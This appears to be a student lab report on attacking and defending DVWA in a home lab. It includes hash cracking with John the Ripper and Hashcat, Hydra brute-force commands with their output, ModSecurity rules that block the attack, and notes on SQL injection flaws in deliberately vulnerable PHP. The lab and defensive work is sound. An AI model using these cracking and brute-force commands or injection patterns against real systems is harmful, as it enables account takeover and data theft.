Installations

Set-Up Overview

We deployed two **Kali Linux** virtual machines:

- **Attacker Machine**
- **Target Machine**

We followed this tutorial for initial setup:

https://www.youtube.com/watch?v=LJo9EUwXiHo

Attacker Machine Configuration

Essential Tools

We ensured the attacker machine includes and updates the following tools:

- **Burp Suite**
- **OWASP ZAP**
- **sqlmap**

Installation Steps

```
which burpsuite
which zaproxy
which sqlmap

sudo apt update
sudo apt install burpsuite zaproxy sqlmap
```

Target Machine Configuration

Installing DVWA (Damn Vulnerable Web Application)

1. Navigate to the web server directory:

```
cd /var/www/html
```

2. Clone the DVWA repository:

```
sudo git clone https://github.com/digininja/DVWA
sudo mv DVWA dvwa
sudo chmod -R 777 dvwa/
```

3. Configure DVWA:

```
cd dvwa/config
sudo cp config.inc.php.dist config.inc.php
sudo nano config.inc.php
```

4. Install and configure MySQL:

```
sudo apt install default-mysql-server
sudo service mysql start
systemctl status mysql
```

5. Access MySQL and set up the database:

```
CREATE DATABASE dvwa;
CREATE USER 'user'@'127.0.0.1' IDENTIFIED BY 'pass';
GRANT ALL PRIVILEGES ON dvwa.* TO 'user'@'127.0.0.1';
```

6. Install required PHP modules:

```
sudo apt install php8.2-{cli,json,imap,bcmath,bz2,intl,gd,mbstring,mysql,zip}
```

7. Configure PHP and start Apache:

```
sudo nano /etc/php/8.2/apache2/php.ini
sudo service apache2 start
systemctl status apache2
```

Installing and Configuring ModSecurity (WAF)

1. Install ModSecurity:

   ```
   sudo apt install libapache2-mod-security2
   ```

2. Enable and configure ModSecurity:

   ```
   cd /etc/modsecurity
   sudo cp modsecurity.conf-recommended modsecurity.conf
   sudo nano modsecurity.conf
   ```

3. Enable the security module in Apache:

   ```
   sudo a2enmod security2
   sudo systemctl restart apache2
   ```

Let me know if you'd like to add screenshots, troubleshooting tips, or convert this into a markdown/PDF file for easier sharing.

Problem1

Objective

The objective of this first problem is to understand the critical importance of implementing protections against brute force attacks and to demonstrate how vulnerable weak password hashes can be to cracking techniques. This exercise highlights the necessity of strong authentication mechanisms and proper security configurations to safeguard web applications.

Set DVWA security level to "medium"

The medium level introduces mild input validation and protections. It helps analyze how a slightly hardened system responds to attacks. It allows testing of tools and techniques under more realistic conditions than a completely vulnerable system.

Extract password hashes from DVWA's database

In real-world scenarios, attackers aim to gain database access to extract password hashes. Testing this helps understand how weak or poorly protected passwords can be exposed, and what information is typically accessible after SQL injection or server compromise.

```
MariaDB [(none)]> USE dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [dvwa]> SELECT user, password FROM users;
+---------+----------------------------------+
| user    | password                         |
+---------+----------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
```

```
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+---------+----------------------------------+
5 rows in set (0.004 sec)

MariaDB [dvwa]>
```

Use John the Ripper and Hashcat to crack the obtained password hashes

It shows the importance of strong password policies and salting. Cracking hashes highlights the risk of using weak, common, or guessable passwords. John the Ripper and Hashcat are industry-standard tools for this task.

Save the hashes in a file `hashes.txt`.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat hashes.txt

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Identify hash type (DVWA uses **MD5** by default).

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIM
Warning: no OpenMP support for this hash type, consider --fork=4
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)

abc123           (?)

letmein          (?)

charley          (?)

4g 0:00:00:00 DONE (2025-04-20 02:57) 400.0g/s 409600p/s 409600c/s 1638
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
Session completed.
```

Using hashcat

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V

- Device #1: cpu--0x000, 1436/2936 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 5 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:

- Zero-Byte
- Early-Skip
```

- Not-Salted
- Not-Iterated
- Single-Salt
- Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes (2Di

- Filename..: /usr/share/wordlists/rockyou.txt
- Passwords.: 14344392
- Bytes.....: 139921507
- Keyspace..: 14344385
- Runtime...: 1 sec

5f4dcc3b5aa765d61d8327deb882cf99:password

e99a18c428cb38d5f260853678922e03:abc123

0d107d09f5bbe40cade3de5c71e9e9b7:letmein

8d3533d75ae2c3966d7e0d4fcc69216b:charley

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes.txt
Time.Started.....: Sun Apr 20 16:42:29 2025 (0 secs)
Time.Estimated...: Sun Apr 20 16:42:29 2025 (0 secs)

```
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   140.7 kH/s (0.06ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)
Progress.........: 3072/14344385 (0.02%)
Rejected.........: 0/3072 (0.00%)
Restore.Point....: 2048/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: slimshady → dangerous
Hardware.Mon.#1..: Util: 27%

Started: Sun Apr 20 16:42:27 2025
Stopped: Sun Apr 20 16:42:30 2025
```

As we can see the passwords are: password, abc123, letmein, charley.

Create a custom wordlist and rule set for more efficient password cracking

Custom wordlists and rules mimic targeted attacks. For example, a company’s name, user hobbies, or local references can be used. It teaches how attackers refine their tools and why generic defenses may not be enough.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo -e "password\nabc123\nletmein\ncharley" > base.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=base.txt --rules=Single --stdout > custom_wordlist.txt

Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
3466p 0:00:00:00 100.00% (2025-04-20 17:46) 115533p/s charley1900

┌──(kali㉿kali)-[~/Desktop]
└─$ cd ~/.john/john.conf
cd: no such file or directory: /home/kali/.john/john.conf

┌──(kali㉿kali)-[~/Desktop]
└─$ cd ~/.john/

┌──(kali㉿kali)-[~/.john]
└─$ sudo nano john.conf

[sudo] password for kali:

┌──(kali㉿kali)-[~/.john]
└─$ cat john.conf
[List.Rules:CrackedVariants]
c                 # Capitalize first letter
$1                # Append 1
$123              # Append 123
^!                # Prepend !
c$!               # Capitalize, append !
c$123             # Capitalize, append 123
c$!@#             # Capitalize, append special characters
```

For hashcat

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nano cracked.rule

┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 0 -a 0 -r cracked.rule hashes.txt custom_wordlist.txt
hashcat (v6.2.6) starting
```

```
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V

- Device #1: cpu--0x000, 1436/2936 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display the

Started: Sun Apr 20 17:51:21 2025
Stopped: Sun Apr 20 17:51:21 2025

┌──(kali㉿kali)-[~/Desktop]
└─$ cat cracked.rule

c        # Capitalize
$1       # Append 1
$123     # Append 123
^!       # Prepend !
c$123    # Capitalize, append 123
c$!@     # Capitalize, append !@
```

Perform a brute force attack on DVWA login using Hydra

Hydra is a powerful tool for automating login attempts. This step reveals if the login mechanism has any rate limiting, CAPTCHA, or lockout protections, and highlights the importance of those measures in preventing unauthorized access.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l admin -P custom_wordlist.txt 'http-get-form://192.168.98.137/dvwa/

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-20 19:4
[INFORMATION] escape sequence \: detected in module option, no parameter ve
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3466 login tries (l:1/p:3466), ~
[DATA] attacking http-get-form://192.168.98.137:80/dvwa/vulnerabilities/brute/?u
[80][http-get-form] host: 192.168.98.137   login: admin   password: password
[80][http-get-form] host: 192.168.98.137   login: admin   password: abc123
[80][http-get-form] host: 192.168.98.137   login: admin   password: charley
[80][http-get-form] host: 192.168.98.137   login: admin   password: Password
[80][http-get-form] host: 192.168.98.137   login: admin   password: letme
[80][http-get-form] host: 192.168.98.137   login: admin   password: letmein
[80][http-get-form] host: 192.168.98.137   login: admin   password: Abc123
[80][http-get-form] host: 192.168.98.137   login: admin   password: Letmein
[80][http-get-form] host: 192.168.98.137   login: admin   password: passwo
[80][http-get-form] host: 192.168.98.137   login: admin   password: Charley
[80][http-get-form] host: 192.168.98.137   login: admin   password: letmei
[80][http-get-form] host: 192.168.98.137   login: admin   password: charle
[80][http-get-form] host: 192.168.98.137   login: admin   password: passwor
[80][http-get-form] host: 192.168.98.137   login: admin   password: abc12
[80][http-get-form] host: 192.168.98.137   login: admin   password: charl
[80][http-get-form] host: 192.168.98.137   login: admin   password: passw
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-20 19:4
```

Here we can see that we have 16 passwords for the user admin.

Implement and test ModSecurity rules to prevent brute force attacks

ModSecurity can detect and block suspicious traffic patterns. By testing rules against Hydra and other tools, this step shows how to mitigate brute force, injection, or scanning attacks before they reach the application.

Implemented rules on my modsecurity.conf:

1. Counting login attempts

```
SecRule REQUEST_URI "@beginsWith /dvwa/vulnerabilities/brute/" \
"id:900001,phase:2,pass,nolog,t:none,setvar:ip.brute_force_counter=+1"
```

Explanation:

- **Trigger:** Every time a request hits a URL starting with `/dvwa/vulnerabilities/brute/`.
- **Action:**
  - `setvar:ip.brute_force_counter=+1`: Increments a counter for the current IP address.
  - `pass`: Allows the request to continue (doesn't block it yet).
  - `nolog`: Prevents logging (useful for clean logs until something suspicious happens).
  - `phase:2`: Runs in the request body analysis phase (after request headers).

Purpose: Track how many times an IP tries to access the brute-force vulnerable page.

2. Blocking after too many attempts

```
SecRule REQUEST_URI "@beginsWith /dvwa/vulnerabilities/brute/" \
"phase:2,deny,status:403,id:900002,chain"
SecRule IP:brute_force_counter "@gt 5"
```

Explanation:

- **Trigger:** Same as before — any request to the brute-force URL.
- **Action:**
  - `deny`: Blocks the request.
  - `status:403`: Returns HTTP 403 Forbidden.
  - `chain`: Adds another condition that must also be true.
- **Chained Rule:**
  - `SecRule IP:brute_force_counter "@gt 5"`: Triggers **only if the counter is greater than 5**.

Purpose: If an IP makes more than 5 brute-force attempts, it gets blocked with a 403.

3. Resetting the counter upon success

```
SecRule RESPONSE_BODY "Welcome to the password protected area" \
"id:900003,phase:4,pass,nolog,t:none,setvar:ip.brute_force_counter=0"
```

Explanation:

- **Trigger:** Looks for the success message **in the response body**.
- **Action:**
  - `setvar:ip.brute_force_counter=0`: Resets the counter to zero.
  - `phase:4`: Happens during the **response analysis** phase (after the server sends its response).
  - `pass`, `nolog`: Let the response go through, without logging.

Purpose: If login is successful (user gets in), reset the brute-force counter for that IP

Summary Flow:

1. Every attempt to brute-force = counter goes up (`+1`).
2. After 5 bad tries = blocked (`403`).
3. If login works = counter resets (`0`).

how does this works

In the attacker computer:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l admin -P custom_wordlist.txt 'http-get-form://192.168.98.137/dvwa/

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-20 20:2
```

```
[INFORMATION] escape sequence \: detected in module option, no parameter ve
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3466 login tries (l:1/p:3466), ~
[DATA] attacking http-get-form://192.168.98.137:80/dvwa/vulnerabilities/brute/?u
[80][http-get-form] host: 192.168.98.137   login: admin   password: abc123
[80][http-get-form] host: 192.168.98.137   login: admin   password: letmein
[80][http-get-form] host: 192.168.98.137   login: admin   password: password
[80][http-get-form] host: 192.168.98.137   login: admin   password: Password
[ERROR] too many connection errors or server is blocking our requests
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-20 20:
```

In the target computer:

error.log

```
ModSecurity: Access denied with code 403 (phase 2). Operator GT matched 5 a
[id "900002"] [uri "/dvwa/vulnerabilities/brute/"]
```

modsec_audit.log

```
Message: Access denied with code 403 (phase 2). Operator GT matched 5 at IP:
Apache-Error: [file "apache2_util.c"] [line 288] [level 3] ModSecurity: Access de
Action: Intercepted (phase 2)
Stopwatch: 1745198870177808 1839 (- - -)
Stopwatch2: 1745198870177808 1839; combined=1544, p1=678, p2=9, p3=0, p4
Response-Body-Transformed: Dechunked
Producer: ModSecurity for Apache/2.9.8 (http://www.modsecurity.org/); OWASP
Server: Apache/2.4.63 (Debian)
Engine-Mode: "ENABLED"
```

Comparative analysis of medium vs. hard security levels

Medium Security Level

- **Mechanism**: No CSRF token (`user_token`) is used.
- **Defense**: Only a very basic anti-automation check and my modsecurity new rules.
- **Brute Force Feasibility**: Hydra can easily automate login attempts using standard GET/POST parameters.

Hydra command:

```
hydra -l admin -P custom_wordlist.txt 'http-get-form://192.168.98.137/dvwa/vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login:F=Login failed'
```

High Security Level

- **Mechanism**: Introduces a **CSRF token** (`user_token`) which changes with each page load.
- **Defense**: Token verification is added to prevent replay attacks and automated brute force attempts.
- **Challenge**: The token must be extracted dynamically per request and sent with login attempts.
- **Expected Behavior**: Brute force should fail if `user_token` is not included or outdated.

Hydra command:

```
hydra -l admin -P custom_wordlist.txt \
  'http-get-form://192.168.98.137/dvwa/vulnerabilities/brute/?username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=na9icest971df25jigbfam74nm; security=high:F=Welcome to the password protected area admin'
```

Explanation of why my command worked:

1. **Token Check very Weak**:
    - Some DVWA setups **don't validate the token strictly** on the server side.
    - Or, the page logic **accepts a missing or outdated token** silently.
2. **Hydra bypasses the form UI**:
    - It's attacking the **HTTP layer directly**, so any **client-side JS or hidden input checking** is irrelevant.
    - If DVWA is misconfigured or the token isn't server-enforced, Hydra can still get through.
3. **Persistent PHPSESSID**:
    - The session cookie keeps the session alive.
    - DVWA trusts the session and might **not enforce token validation for already-authenticated sessions**.

Attempt to bypass the "hard" level protections

I successfully bypassed the high security level, but the impossible level truly was impossible. It completely shut down any brute-force attempts.

the impossible level has:

1. **Proper CSRF Token Validation**

- Tokens like `user_token` are **strictly enforced**.
- Tokens are **random**, **unique per session**, and **checked server-side**.
- Reusing an old token or omitting it results in **automatic rejection**.

2. **POST Method Enforcement**

- The form is now using the **POST** method (instead of GET).
- This prevents login attempts from being sent directly via URL parameters.

3. **Rate Limiting & Lockout Mechanisms (Optional)**

- Some configurations of DVWA or modified setups include:
  - **Account lockouts** after multiple failed attempts.
  - **IP blocking** or delays between login attempts.
  - This makes brute-force attacks much slower or completely ineffective.

4. **No Helpful Response Messages**

- Unlike other levels, *Impossible* may **not provide a predictable response string** like `"Welcome"` or `"Login failed"`.
- This means tools like **Hydra** can't easily determine success/failure by scanning the HTTP response.


5. **Secure Session Management**


- Session IDs (`PHPSESSID`) are handled more securely.
- It may **invalidate the session** if unusual activity (like multiple failed logins) is detected.

Recommended authentication best practices

Attack	Countermeasure
Hash Cracking	Use strong password policies to enforce complex, lengthy passwords and apply hashing with a salt to passwords so that identical passwords produce different hashes, making precomputed attacks like rainbow tables ineffective.
Brute Force	Implement rate-limiting to slow down repeated login attempts, use CAPTCHA to prevent automated attacks, and apply account lockout mechanisms after multiple failed attempts to stop brute-force guessing.
Token Replay	Use time-limited CSRF tokens that expire quickly and are unique per session or request to prevent attackers from reusing stolen tokens.
Weak Login Logic	Strengthen authentication with multi-factor authentication (MFA), which requires users to provide additional verification beyond just a password, reducing the risk from stolen credentials.

Screenshots of the cracked passwords


kali@kali: ~/Desktop
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4×2])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2025-04-20 17:34) 400.0g/s 819200p/s 819200c/s 3276KC/s 123456..whitetiger
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, POCL_DEBUG) - Platform #1 [The pocl project]


kali@kali: ~/Desktop
File Actions Edit View Help
Host memory required for this attack: 0 MB
Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553434 bytes (2
Dictionary cache building /usr/share/wordlists/rockyou.txt: 100660302 bytes (
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes.txt
Time.Started.....: Sun Apr 20 17:34:43 2025 (0 secs)
Time.Estimated...: Sun Apr 20 17:34:43 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 132.9 kH/s (0.05ms) @ Accel:256 Loops:1 Thr:1 Vec:4

Problem2

Objective

The objective of the second problem is to understand how SQL injection attacks work and how to effectively protect web applications against them. This includes recognizing how easily attackers can exploit vulnerabilities and emphasizing the importance of securing web services to prevent unauthorized access and data breaches.

With DVWA set to "medium", manually identify SQL injection vulnerabilities

On this block

```
$id = $_POST[ 'id' ];
$id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);
$query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```

- `mysqli_real_escape_string()` is being used, which escapes special characters to prevent SQL injection. However, no quotes are used around the `$id` in the SQL query
- This is important. Even though `mysqli_real_escape_string()` is in place, numeric-based SQL injection is still possible because the value is not enclosed in quotes.
- So since `$id` is not in quotes, I can inject SQL directly using numeric payloads.

Example:

in the html of the web page. We can edit


```
<select name = “id
```

```
<option value="1">1</option><option value="2">2</option><option value="3">
```

for

```
<input type="text" name="id">
```

so we can easily use the payloads



Document the differences between "low" and "medium" security level protections

- **Low Security Level**

Code:

```
$id = $_REQUEST['id'];
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$i
d';";
```

Vlnerability:

- Directly injects user input into the SQL query inside single quotes.
- No sanitization or escaping.
- Uses `$_REQUEST` (accepts `GET`, `POST`, and `COOKIE`) so it increases surface area for attack.

Medium Security Level

Code:

```
$id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $_POST['id']);
$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```

Vulnerability:

- Escapes special characters using `mysqli_real_escape_string()`.
- No quotes around `$id` numeric-based injections are still possible.
- Uses `$_POST`

